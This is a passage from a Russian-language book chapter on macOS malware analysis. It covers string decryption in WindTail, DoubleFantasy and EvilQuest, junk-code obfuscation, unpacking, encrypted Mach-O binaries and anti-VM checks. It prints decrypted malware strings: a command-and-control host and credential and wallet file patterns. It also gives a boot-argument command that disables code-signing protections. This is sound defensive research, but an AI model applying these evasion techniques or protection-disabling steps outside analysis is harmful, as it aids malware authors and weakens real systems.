

Рисунок 9-2: Перекрестные ссылки на `@selector(yoop:)` (WindTail)

Более пристальный взгляд на фактический метод `yoop:` выявляет вызовы методов с именами `decode:` и `AESDecryptWithPassphrase:`, подтверждая, что это действительно процедура декодирования и расшифрования (листинг 9-8).

```
-(void *)yoop:(void *)string {
  rax = [[[NSString alloc] initWithData:[[yu decode:string]
         AESDecryptWithPassphrase:key] encoding:0x1]
         stringByTrimmingCharactersInSet:[NSCharacterSet
whitespaceCharacterSet]];
  return rax;
}
```

Листинг 9-8: Метод `yoop:` (WindTail)

Другой подход к поиску процедур расшифрования - просматривать дизассемблированный код на предмет вызовов системных криптографических процедур (таких как `CCCrypt`) и известных криптографических констант (например, AES s-boxes). В некоторых дизассемблерах сторонние plug-ins вроде FindCrypt [1] могут автоматизировать этот процесс криптографического обнаружения.

Деобфускация строк через сценарий Hopper

Недостаток подхода на основе точек останова в том, что он позволяет восстановить только конкретные расшифрованные строки. Если зашифрованная строка упоминается исключительно в блоке кода, который не выполняется, вы никогда не встретите ее расшифрованное значение. Более всеобъемлющий подход - повторно реализовать процедуру расшифрования вредоносного ПО, а затем передать в нее все зашифрованные строки вредоносного ПО, чтобы восстановить их plaintext-значения.

В главе 6 мы представили дизассемблеры, подчеркнув, как их можно использовать для статического анализа скомпилированных бинарных файлов. Такие дизассемблеры обычно также поддерживают внешние сторонние сценарии или plug-ins, которые могут напрямую взаимодействовать с дизассемблированным представлением бинарного файла. Эта возможность чрезвычайно полезна и может расширять функциональность дизассемблера, особенно в контексте преодоления антистатических усилий вредоносного ПО. В качестве примера мы создадим Python-сценарий Hopper, способный расшифровать все встроенные строки в сложном вредоносном образце.

DoubleFantasy - имплант первой стадии печально известной Equation APT Group, способный обследовать зараженный хост и устанавливать постоянный имплант второй стадии на интересующие системы. Большинство его строк зашифрованы, и многие остаются зашифрованными даже во время выполнения вредоносного ПО, если не выполнены определенные предварительные условия, например конкретное задание. Однако, поскольку встроенный алгоритм расшифрования строк довольно прост, мы можем повторно реализовать его в Python-сценарии Hopper, чтобы расшифровать все строки вредоносного ПО.

Глядя на дизассемблированный код вредоносного ПО DoubleFantasy, мы видим нечто похожее на зашифрованную строку и ее длину (`0x38`), сохраняемые в стек перед вызовом безымянной подпрограммы (листинг 9-9):

```
0x00007a93    mov        dword [esp+0x8], 0x38
0x00007a9b    lea        eax, dword [ebx+0x105a7]
;"\xDA\xB3\...\x14"
0x00007aa1    mov        dword [esp+0x4], eax
0x00007aa5    call       sub_d900
```

Листинг 9-9: Зашифрованная строка и вызов возможной функции расшифрования строк (DoubleFantasy)

Исследование этой подпрограммы показывает, что она расшифровывает переданную строку, пропуская ее через простой XOR-алгоритм. Как показано в следующем фрагменте дизассемблированного кода (листинг 9-10), алгоритм использует два ключа:

```
0x0000d908    mov        eax, dword [ebp+arg_4]
1 0x0000d90b    movzx      edi, byte [eax]
...
0x0000d930    movzx      edx, byte [esi]
0x0000d933    inc        esi
0x0000d934    mov        byte [ebp+var_D], dl
0x0000d937    mov        eax, edx
0x0000d939    mov        edx, dword [ebp+arg_0]
0x0000d93c    xor        eax, edi 1
0x0000d93e    xor        eax, ecx
2 0x0000d940    xor        eax, 0x47
0x0000d943    mov        byte [edx+ecx-1], al
0x0000d947    movzx      eax, byte [ebp+var_D]
0x0000d94b    inc        ecx
0x0000d94c    add        edi, eax
0x0000d94e    cmp        ecx, dword [ebp+var_C]
0x0000d951    jne        loc_d930
```

Листинг 9-10: Простой алгоритм расшифрования строк (DoubleFantasy)

Первый ключ основан на значениях самой зашифрованной строки 1, тогда как второй жестко закодирован как `0x47` 2. Понимая алгоритм расшифрования строк вредоносного ПО таким образом, мы можем тривиально повторно реализовать его на Python (листинг 9-11):

```
def decrypt(encryptedStr):
   ...
 1 key_1 = encryptedStr[0]
   key_2 = 0x47
   for i in range(1, len(encryptedStr)):
   2 byte = (encryptedStr[i] ^ key_1 ^ i ^ key_2) & 0xFF
     decryptedStr.append(chr(byte))

     key_1 = encryptedStr[i] + key_1
 3 return ''.join(decryptedStr)
```

Листинг 9-11: Повторная реализация алгоритма расшифрования строк DoubleFantasy на Python

В нашей Python-реализации процедуры расшифрования вредоносного ПО мы сначала инициализируем оба XOR-ключа 1. Затем просто итерируемся по каждому байту зашифрованной строки, снимая XOR с каждым из обоих ключей 2. После этого возвращается расшифрованная строка 3.

После повторной реализации алгоритма расшифрования вредоносного ПО нам теперь нужно вызвать его для всех встроенных зашифрованных строк вредоносного ПО. К счастью, Hopper делает это довольно прямолинейным. Все зашифрованные строки DoubleFantasy хранятся в его сегменте `_cstring`. Используя Hopper API, доступные любому сценарию Hopper, мы программно итерируемся по этому сегменту, вызывая повторно реализованный алгоритм расшифрования для каждой строки. Чтобы сделать это, мы добавляем в наш Python-код логику из листинга 9-12.

```
#from start to end of cString segment
#extract/decrypt all strings
i = cSectionStart
while i < cSectionEnd:
   #skip if item is just a 0x0
   if 0 == cSegment.readByte(i):
      i += 1
      continue
   stringStart = i
   encryptedString = []
   while (0 != cSegment.readByte(i)): 1
      encryptedString.append(cSegment.readByte(i))
      i += 1
      decryptedString = decryptStr(encryptedString) 2
```

```
        if decryptedString.isascii(): 3
           print(decryptedString)

           #add as inline comment and to all references 4

  doc.getCurrentSegment().setInlineCommentAtAddress(stringStart
  , decryptedString)
  for reference in
  cSegment.getReferencesOfAddress(stringStart):

  doc.getCurrentSegment().setInlineCommentAtAddress(reference,
  decryptedString)
```

Листинг 9-12: Использование Hopper API для расшифрования встроенных строк (DoubleFantasy)

В этом листинге мы итерируемся по сегменту `_cstring` и находим любые null-terminated элементы, включая встроенные зашифрованные строки вредоносного ПО 1. Для каждого такого элемента мы вызываем нашу функцию расшифрования 2. Наконец, мы проверяем, расшифровался ли элемент в печатную ASCII-строку 3. Эта проверка гарантирует, что мы игнорируем другие элементы, найденные в сегменте `_cstring`, которые не являются зашифрованными строками. Затем расшифрованная строка добавляется как inline comment прямо в дизассемблированный код, как в месте зашифрованной строки, так и в любом месте, где на нее ссылается код, чтобы облегчить дальнейший анализ 4.

После выполнения нашего сценария расшифрования из меню Script в Hopper строки расшифровываются, а дизассемблированный код аннотируется. Например, как видно в листинге 9-13, строка `"\xDA\xB3\...\x14"` расшифровывается в `/Library/Caches/com.apple.LaunchServices-02300.csstore`, что оказывается жестко закодированным путем к конфигурационному файлу вредоносного ПО.

```
0x00007a93    mov        dword [esp+0x8], 0x38
0x00007a9b    lea        eax, dword [ebx+0x105a7] ;
"/Library/Caches/com.apple.LaunchServices

-02300.csstore, \xDA\xB3\...\x14"
0x00007aa1    mov        dword [esp+0x4], eax
0x00007aa5    call       sub_d900
```

Листинг 9-13: Дизассемблированный код, теперь аннотированный расшифрованной строкой (DoubleFantasy)

Принуждение вредоносного ПО выполнить свою процедуру расшифрования

Создание сценариев для дизассемблера, облегчающих анализ, - мощный подход. Однако в контексте расшифрования строк он требует, чтобы вы и полностью понимали алгоритм расшифрования, и были способны повторно его реализовать. Часто это может быть трудоемким занятием. В этом разделе мы рассмотрим потенциально более эффективный подход, особенно для образцов, реализующих сложные алгоритмы расшифрования.

Вредоносный образец почти наверняка спроектирован так, чтобы расшифровывать все свои строки; нам нужен лишь способ убедить вредоносное ПО сделать это. Оказывается, это не так уж трудно. На самом деле, если мы создадим динамическую библиотеку и внедрим ее во вредоносное ПО, эта библиотека сможет напрямую вызвать процедуру расшифрования строк вредоносного ПО для всех зашифрованных строк, причем без необходимости понимать внутренности алгоритма расшифрования. Пройдем через этот процесс, используя вредоносное ПО EvilQuest в качестве цели.

Сначала отметим, что бинарный файл EvilQuest с именем `patch`, по-видимому, содержит множество обфусцированных строк (листинг 9-14):

```
% strings - EvilQuest/patch
Host: %s
ERROR: %s
1PnYz01rdaiC0000013
1MNsh21anlz906WugB2zwfjn0000083
2Uy5DI3hMp7o0cq|T|14vHRz0000013
3mTqdG3tFoV51KYxgy38orxy0000083
0JVurl1WtxB53WxvoP18ouUM2Qo51c3v5dDi0000083
2WVZmB2oRkhr1Y7s1D2asm{v1Al5AT33Xn3X0000053
3iHMvK0RFo0r3KGWvD28URSu06OhV61tdk0t22nizO3nao1q0000033
...
```

Листинг 9-14: Обфусцированные строки (EvilQuest)

Статический анализ EvilQuest в поиске функции, принимающей обфусцированные строки как входные данные, быстро раскрывает логику деобфускации (расшифрования) вредоносного ПО, найденную в функции с именем `ei_str` (листинг 9-15):

```
lea     rdi, "0hC|h71FgtPJ32afft3EzOyU3xFA7q0{LBxN3vZ"...
call    ei_str
...
lea     rdi, "0hC|h71FgtPJ19|69c0m4GZL1xMqqS3kmZbz3FW"...
call    ei_str
```

Листинг 9-15: Вызов функции деобфускации, `ei_str` (EvilQuest)

Функция `ei_str` довольно длинная и сложная, поэтому вместо попытки расшифровать строки исключительно статическим анализом мы выберем динамический подход. Более того, поскольку многие строки деобфусцируются во время выполнения только при определенных обстоятельствах, например при получении конкретной команды, мы внедрим в код custom-библиотеку вместо использования отладчика.

Наша custom внедряемая библиотека выполнит две задачи. Сначала внутри запущенного экземпляра вредоносного ПО она разрешит адрес функции деобфускации `ei_str`. Затем она вызовет функцию `ei_str` для всех зашифрованных строк, найденных внутри бинарного файла вредоносного ПО. Поскольку мы помещаем эту логику в конструктор динамической библиотеки, она будет выполнена при загрузке библиотеки, задолго до запуска собственного кода вредоносного ПО.

Листинг 9-16 показывает код, который мы напишем для конструктора внедряемой динамической библиотеки-расшифровщика:

```
//library constructor
//1. resolves address of malware's `ei_str` function
//2. invokes it for all embedded encrypted strings
__attribute__((constructor)) static void decrypt() {
    //define & resolve the malware's ei_str function
    typedef char* (*ei_str)(char* str);
    ei_str ei_strFP = dlsym(RTLD_MAIN_ONLY, "ei_str");

    //init pointers
    //the __cstring segment starts 0xF98D after ei_str and is
0x29E9 long
    char* start = (char*)ei_strFP + 0xF98D;
    char* end = start + 0x29E9;
    char* current = start;

    //decrypt all strings
    while(current < end) {
      //decrypt and print out
      char* string = ei_strFP(current);
      printf("decrypted string (%#lx): %s\n", (unsigned
long)current, string);
```

```
        //skip to next string
        current += strlen(current);
}
    //bye!
    exit(0);
}
```

Листинг 9-16: Наша динамическая библиотека-деобфускатор строк (EvilQuest)

Код библиотеки сканирует весь сегмент `__cstring` вредоносного ПО, содержащий все обфусцированные строки. Для каждой строки он вызывает собственную функцию вредоносного ПО `ei_str`, чтобы деобфусцировать строку. После компиляции (`% clang decryptor.m -dynamiclib -framework Foundation -o decryptor.dylib`) мы можем принудить вредоносное ПО загрузить нашу библиотеку-расшифровщик через переменную окружения `DYLD_INSERT_LIBRARIES`. В терминале виртуальной машины можно выполнить следующую команду:

```
% DYLD_INSERT_LIBRARIES=<path to dylib> <path to EvilQuest>
```

После загрузки код библиотеки автоматически вызывается и принуждает вредоносное ПО расшифровать все свои строки (листинг 9-17):

```
% DYLD_INSERT_LIBRARIES=/tmp/decryptor.dylib EvilQuest/patch
decrypted string (0x10eb675ec): andrewka6.pythonanywhere.com
decrypted string (0x10eb67a95): *id_rsa*/i
decrypted string (0x10eb67c15): *key*.png/i
decrypted string (0x10eb67c35): *wallet*.png/i
decrypted string (0x10eb67c55): *key*.jpg/i
decrypted string (0x10eb67d12): [Memory Based Bundle]
decrypted string (0x10eb67d6b): ei_run_memory_hrd
decrypted string (0x10eb681ad):
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>%s</string>
<key>ProgramArguments</key>
<array>
```

Листинг 9-17: Деобфусцированные строки (EvilQuest)

Расшифрованный вывод (сокращенный) раскрывает информативные строки, которые, по-видимому, показывают потенциальный сервер командования и управления, интересующие файлы и шаблон для закрепления через launch item.

Если вредоносное ПО скомпилировано с hardened runtime, динамический загрузчик проигнорирует переменную `DYLD_INSERT_LIBRARIES` и не загрузит наш деобфускатор. Чтобы обойти эту защиту, можно сначала отключить System Integrity Protection (SIP), а затем выполнить следующую команду, чтобы установить boot argument `amfi_get_out_of_my_way`, после чего перезагрузить аналитическую систему (или виртуальную машину):

```
# nvram boot-args="amfi_get_out_of_my_way=0x1"
```

Дополнительные сведения по этой теме см. в "How to Inject Code into Mach-O Apps, Part II". [2]

Обфускации на уровне кода

Чтобы еще сильнее защитить свои творения от анализа, авторы вредоносного ПО также могут обращаться к более широким обфускациям на уровне кода. Для вредоносных сценариев, которые иначе легко анализировать, поскольку они не компилируются в бинарный код, такая обфускация довольно распространена. Как мы обсуждали в главе 4, часто можно использовать инструменты вроде beautifiers, чтобы улучшить читаемость обфусцированных сценариев. Обфусцированные Mach-O-бинарные файлы встречаются несколько реже, но мы рассмотрим несколько примеров этой техники.

Один такой метод обфускации включает добавление фиктивных, или мусорных, инструкций во время компиляции. Эти инструкции по сути являются no-operations (`NOPs`) и не влияют на основную функциональность вредоносного ПО. Однако при эффективном распределении по бинарному файлу они могут маскировать настоящие инструкции вредоносного ПО. Плодовитое вредоносное ПО Pirrit дает пример такой бинарной обфускации. Чтобы затруднить статический анализ и скрыть другую логику, направленную на предотвращение динамического анализа, его авторы добавили большие объемы мусорных инструкций. В случае Pirrit эти инструкции представляют собой либо вызовы системных API (результаты которых игнорируются), либо фиктивные блоки потока управления, либо несущественные модификации неиспользуемой памяти.

Ниже приведен пример первого варианта, где мы видим вызов API `dlsym`. Этот API обычно вызывается для динамического разрешения адреса функции по имени. В листинге 9-18 декомпилятор определил, что результаты не используются:

```
dlsym(dlopen(0x0, 0xa), 0x100058a91);
dlsym(dlopen(0x0, 0xa), 0x100058a80);
dlsym(dlopen(0x0, 0xa), 0x100058a64);
dlsym(dlopen(0x0, 0xa), 0x100058a50);
dlsym(dlopen(0x0, 0xa), 0x100058a30);
dlsym(dlopen(0x0, 0xa), 0x100058a10);
dlsym(dlopen(0x0, 0xa), 0x1000589f0);
```

Листинг 9-18: Фиктивные вызовы функций (Pirrit)

В других местах декомпиляции Pirrit мы находим фиктивные блоки управления кодом, логика которых не относится к основной функциональности вредоносного ПО. Возьмем, например, листинг 9-19, содержащий несколько бессмысленных сравнений регистра `RAX`. (Финальная проверка может вычислиться как true только если `RAX` равен `0x6b1464f0`, поэтому первые две проверки полностью лишние.) За этим следует большая последовательность инструкций, которые изменяют секцию памяти бинарного файла, иначе неиспользуемую:

```
if (rax != 0x6956b086) {
   if (rax != 0x6ad066c0) {
       if (rax == 0x6b1464f0) {
       *(int8_t *)byte_1000589fa = var_29 ^ 0x37;
       *(int8_t *)byte_1000589fb = *(int8_t *)byte_1000589fb
^ 0x9a;
       *(int8_t *)byte_1000589fc = *(int8_t *)byte_1000589fc
^ 0xc8;
       *(int8_t *)byte_1000589fd = *(int8_t *)byte_1000589fd
^ 0xb2;
       *(int8_t *)byte_1000589fe = *(int8_t *)byte_1000589fe
^ 0x15;
       *(int8_t *)byte_1000589ff = *(int8_t *)byte_1000589ff
^ 0x78;
       *(int8_t *)byte_100058a00 = *(int8_t *)byte_100058a00
^ 0x1d;
       ...
       *(int8_t *)byte_100058a20 = *(int8_t *)byte_100058a20
^ 0x69;
```

```
       *(int8_t *)byte_100058a21 = *(int8_t *)byte_100058a21
^ 0xab;
*(int8_t *)byte_100058a22 = *(int8_t *)byte_100058a22
^ 0x02;
       *(int8_t *)byte_100058a23 = *(int8_t *)byte_100058a23
^ 0x46;
```

Листинг 9-19: Фиктивные инструкции (Pirrit)

Почти в каждой подпрограмме дизассемблированного Pirrit мы находим огромные объемы таких мусорных инструкций. Хотя они замедляют наш анализ и изначально маскируют настоящую логику вредоносного ПО, как только мы понимаем их назначение, мы можем просто игнорировать их и прокручивать дальше. Дополнительные сведения об этой и других похожих схемах обфускации можно прочитать в "Using LLVM to Obfuscate Your Code During Compilation". [3]

Обход упакованного бинарного кода

Еще один распространенный способ обфусцировать бинарный код - использовать packer. В двух словах, packer сжимает бинарный код, чтобы предотвратить его статический анализ, одновременно вставляя небольшой unpacker stub в точку входа бинарного файла. Поскольку unpacker stub автоматически выполняется при запуске упакованной программы, исходный код восстанавливается в памяти, а затем выполняется, сохраняя исходную функциональность бинарного файла.

Packers не зависят от payload и поэтому обычно могут упаковать любой бинарный файл. Это означает, что легитимное программное обеспечение тоже может быть упаковано, поскольку разработчики иногда стремятся затруднить анализ своего proprietary code. Поэтому нельзя считать любой упакованный бинарный файл вредоносным без дальнейшего анализа.

Известный packer UPX популярен среди авторов вредоносного ПО как для Windows, так и для macOS. [4] К счастью, распаковывать UPX-packed файлы просто. Достаточно выполнить UPX с флагом командной строки `-d` (листинг 9-20). Если вы хотите записать распакованный бинарный файл в новый файл, также используйте флаг `-o`.

```
% upx -d ColdRoot.app/Contents/MacOS/com.apple.audio.driver
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
  With LZMA support, Compiled by Mounir IDRASSI
(mounir@idrix.fr)
        File size         Ratio      Format
Name
   --------------------   ------   -----------   -----------------------
   3292828   <-  983040   29.85%    Mach/i386
com.apple.audio.driver
  Unpacked 1 file.
```

Листинг 9-20: Распаковка через UPX (ColdRoot)

Как видите, мы распаковали UPX-packed вариант: вредоносное ПО, известное как ColdRoot. После распаковки и декомпрессии можно начинать статический и динамический анализ.

Здесь возникает справедливый вопрос: как мы узнали, что образец упакован? И как мы узнали, что он упакован именно UPX? Один полуформальный подход к определению упакованных бинарных файлов - вычислить entropy (степень случайности) бинарного файла, чтобы обнаружить упакованные сегменты, у которых уровень случайности будет намного выше, чем у обычных бинарных инструкций. Я добавил в утилиту Objective-See TaskExplorer код для generic-обнаружения упакованных бинарных файлов таким способом. [5]

Менее формальный подход - использовать команду `strings` или загрузить бинарный файл в выбранный дизассемблер и просмотреть код. С опытом вы сможете предположить, что бинарный файл упакован, если наблюдаете следующее:

• Необычные имена секций
• Большинство строк обфусцировано
• Большие фрагменты исполняемого кода, которые невозможно дизассемблировать
• Малое число imports (ссылок на внешние API)

Необычные имена секций - особенно хороший индикатор, поскольку они также могут помочь определить packer, использованный для сжатия бинарного файла. Например, UPX добавляет секцию с именем `__XHDR`, которую можно увидеть в выводе команды `strings` или в просмотрщике Mach-O (рисунок 9-3).



Рисунок 9-3: Заголовок секции UPX (ColdRoot)

Стоит отметить, что UPX является исключением среди packers в том смысле, что он может распаковать любой UPX-packed бинарный файл. Более сложное вредоносное ПО может использовать custom packers, что может означать отсутствие доступной утилиты распаковки. Не беда: если вы столкнулись с упакованным бинарным файлом и у вас нет утилиты для его распаковки, лучшим вариантом может быть отладчик. Идея проста: запустить упакованный образец под бдительным присмотром отладчика, а после выполнения unpacker stub выгрузить незащищенный бинарный файл из памяти командой LLDB `memory read`.

Еще одно подробное обсуждение как анализа других packers (например, MPRESS), так и процесса выгрузки упакованного бинарного файла из памяти см. в информативном докладе Pedro Vilaca 2014 года "F*ck You HackingTeam". [6]

Расшифрование зашифрованных бинарных файлов

Похожи на packers бинарные encryptors, которые шифруют исходный код вредоносного ПО на бинарном уровне. Чтобы автоматически расшифровывать вредоносное ПО во время выполнения, encryptor часто вставляет decryptor stub и keying information в начало бинарного файла, если только операционная система не поддерживает зашифрованные бинарные файлы нативно, как это делает macOS. Как отмечалось, печально известная HackingTeam любит packers и encryptors. В blog post "HackingTeam Reborn . . ." я отметил, что установщик macOS-импланта HackingTeam, RCS, использовал proprietary и недокументированную схему шифрования Mach-O от Apple в попытке сорвать статический анализ. [7]

Давайте подробнее посмотрим, как расшифровывать бинарные файлы, такие как установщик HackingTeam, защищенные этим методом. В open source Mach-O loader macOS мы находим значение флага `LC_SEGMENT` с именем `SG_PROTECTED_VERSION_1`, значение которого равно `0x8`: [8]

```
#define SG_PROTECTED_VERSION_1 0x8 /* This segment is
protected.  If the
                                      segment starts at file
offset 0, the
                                      first page of the
segment is not
                                      protected.  All other
pages of the
                                      segment are protected.
*/
```

Комментарии показывают, что этот флаг указывает: сегмент Mach-O зашифрован (или "protected", в терминологии Apple). Через `otool` мы можем разобрать встроенные Mach-O loader commands в установщике HackingTeam и отметить, что значение флага внутри сегмента `__TEXT` (сегмента, содержащего исполняемые инструкции бинарного файла) действительно установлено в значение `SG_PROTECTED_VERSION_1` (листинг 9-21):

```
% otool -l HackingTeam/installer
...
Load command 1
  cmd LC_SEGMENT
  cmdsize 328
  segname __TEXT
  vmaddr 0x00001000
  vmsize 0x00004000
  fileoff 0
  filesize 16384
  maxprot 0x00000007
  initprot 0x00000005
  nsects 4
  flags 0x8
```

Листинг 9-21: Зашифрованный установщик; обратите внимание, что поле `flags` установлено в `0x8`, `SG_PROTECTED_VERSION_1` (HackingTeam)

Из исходного кода macOS loader видно, что функция `load_segment` проверяет значение этого флага. [9] Если флаг установлен, loader вызовет функцию с именем `unprotect_dsmos_segment`, чтобы расшифровать сегмент, как в листинге 9-22:

```
static load_return_t load_segment( ... )
{
  ...
  if (scp->flags & SG_PROTECTED_VERSION_1) {
    ret = unprotect_dsmos_segment(file_start,
            file_end - file_start,
            vp,
            pager_offset,
            map,
            vm_start,
            vm_end - vm_start);
            if (ret != LOAD_SUCCESS) {
                    return ret;
            }
  }
```

Листинг 9-22: Поддержка macOS для зашифрованных Mach-O-бинарных файлов

Продолжение анализа показывает, что схема шифрования симметричная (либо Blowfish, либо AES) и использует статический ключ, хранящийся внутри System Management Controller компьютера Mac. Поэтому мы можем написать утилиту для расшифрования любого бинарного файла, защищенного таким образом. Дополнительное обсуждение этой схемы шифрования macOS см. в blog post Erik Pistelli "Creating undetected malware for OS X". [10]

Другой вариант восстановления незашифрованных инструкций вредоносного ПО - выгрузить незащищенный бинарный код из памяти после выполнения кода расшифрования. Для этого конкретного вредоносного образца его незашифрованный код можно найти от адреса `0x7000` до `0xbffff`. Следующая команда отладчика сохранит его незашифрованный код на диск для статического анализа:

```
(lldb) memory read --binary --outfile /tmp/dumped.bin 0x7000
0xbffff --force
```

Обратите внимание: из-за большого диапазона памяти также нужно указать флаг `--force`.

Я показал, что среды и инструменты динамического анализа в целом довольно успешны против подходов антистатического анализа. В результате авторы вредоносного ПО также стремятся обнаруживать и срывать динамический анализ.

Подходы антидинамического анализа

Авторы вредоносного ПО хорошо знают, что аналитики часто обращаются к динамическому анализу как к эффективному способу обхода антианалитической логики. Поэтому вредоносное ПО часто содержит код, пытающийся определить, выполняется ли оно в среде динамического анализа, например в виртуальной машине, или внутри инструмента динамического анализа, такого как отладчик.

Вредоносное ПО может использовать несколько распространенных подходов для обнаружения сред и инструментов динамического анализа:

Обнаружение виртуальной машины: аналитики вредоносного ПО часто выполняют подозреваемый вредоносный код внутри изолированной виртуальной машины, чтобы мониторить его или выполнять динамический анализ. Поэтому вредоносное ПО, вероятно, справедливо предполагает: если оно обнаруживает, что выполняется внутри виртуальной машины, за ним, скорее всего, внимательно наблюдают или динамически анализируют. Поэтому вредоносное ПО

часто стремится определить, выполняется ли оно в виртуализированной среде. Обычно, если оно обнаруживает такую среду, оно просто завершается.

Обнаружение/предотвращение инструментов анализа: вредоносное ПО может опрашивать свое окружение выполнения в попытке обнаружить инструменты динамического анализа, такие как отладчик. Если вредоносный образец обнаруживает, что он выполняется в сеансе отладки, он с высокой вероятностью может заключить, что его внимательно анализирует аналитик вредоносного ПО. В попытке предотвратить анализ он, скорее всего, преждевременно завершится. Либо он может попытаться изначально предотвратить отладку.

Как понять, содержит ли вредоносный образец антианалитическую логику для срыва динамического анализа? Если вы пытаетесь динамически анализировать вредоносный образец в виртуальной машине или отладчике, а образец преждевременно завершается, это может быть признаком того, что он реализует антианалитическую логику. (Конечно, у вредоносного ПО могут быть и другие причины завершиться; например, оно может обнаружить, что его сервер командования и управления offline.)

Если вы подозреваете, что вредоносное ПО содержит такую логику, первой целью должно быть раскрытие конкретного кода, отвечающего за это поведение. После его идентификации можно обойти этот код, пропатчив его или просто пропустив в сеансе отладчика. Один эффективный способ раскрыть антианалитический код образца - использовать статический анализ, а значит, нужно знать, как может выглядеть такая антианалитическая логика. Следующие разделы описывают различные программные методы, которые вредоносное ПО может использовать, чтобы определить, выполняется ли оно внутри виртуальной машины или отладчика. Распознавать эти подходы важно, поскольку многие из них широко распространены и встречаются в несвязанных образцах вредоносного ПО для Mac.

Проверка имени модели системы

Вредоносное ПО может проверять, выполняется ли оно внутри виртуальной машины, запрашивая имя машины. macOS ransomware с именем MacRansom выполняет такую проверку. Взгляните на следующий фрагмент декомпилированного кода, который соответствует anti-virtual-machine проверке вредоносного ПО. Здесь, после декодирования команды, вредоносное ПО вызывает системный API для ее выполнения. Если API возвращает ненулевое значение, вредоносное ПО преждевременно завершится (листинг 9-23):

```
rax = decodeString(&encodedString);
if (system(rax) != 0x0) goto leave;
leave:
    rax = exit(0xffffffffffffffff);
    return rax;
}
```

Листинг 9-23: Обфусцированная anti-VM логика (MacRansom)

Чтобы раскрыть команду, выполняемую вредоносным ПО, можно использовать отладчик. В частности, установив точку останова на API-функцию `system`, мы можем выгрузить декодированную команду. Поскольку она передается как аргумент в `system`, как показано в выводе отладчика в листинге 9-24, эту команду можно найти в регистре `RDI`:

```
(lldb) b system
Breakpoint 1: where = libsystem_c.dylib`system, address = 0x00007fff67848fdd
(lldb) c
Process 1253 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
    frame #0: 0x00007fff67848fdd libsystem_c.dylib`system
libsystem_c.dylib`system:
->  0x7fff67848fdd <+0>: pushq  %rbp
(lldb) x/s $rdi
0x100205350: "sysctl hw.model|grep Mac > /dev/null" 1
```

Листинг 9-24: Деобфусцированная anti-VM команда (MacRansom)

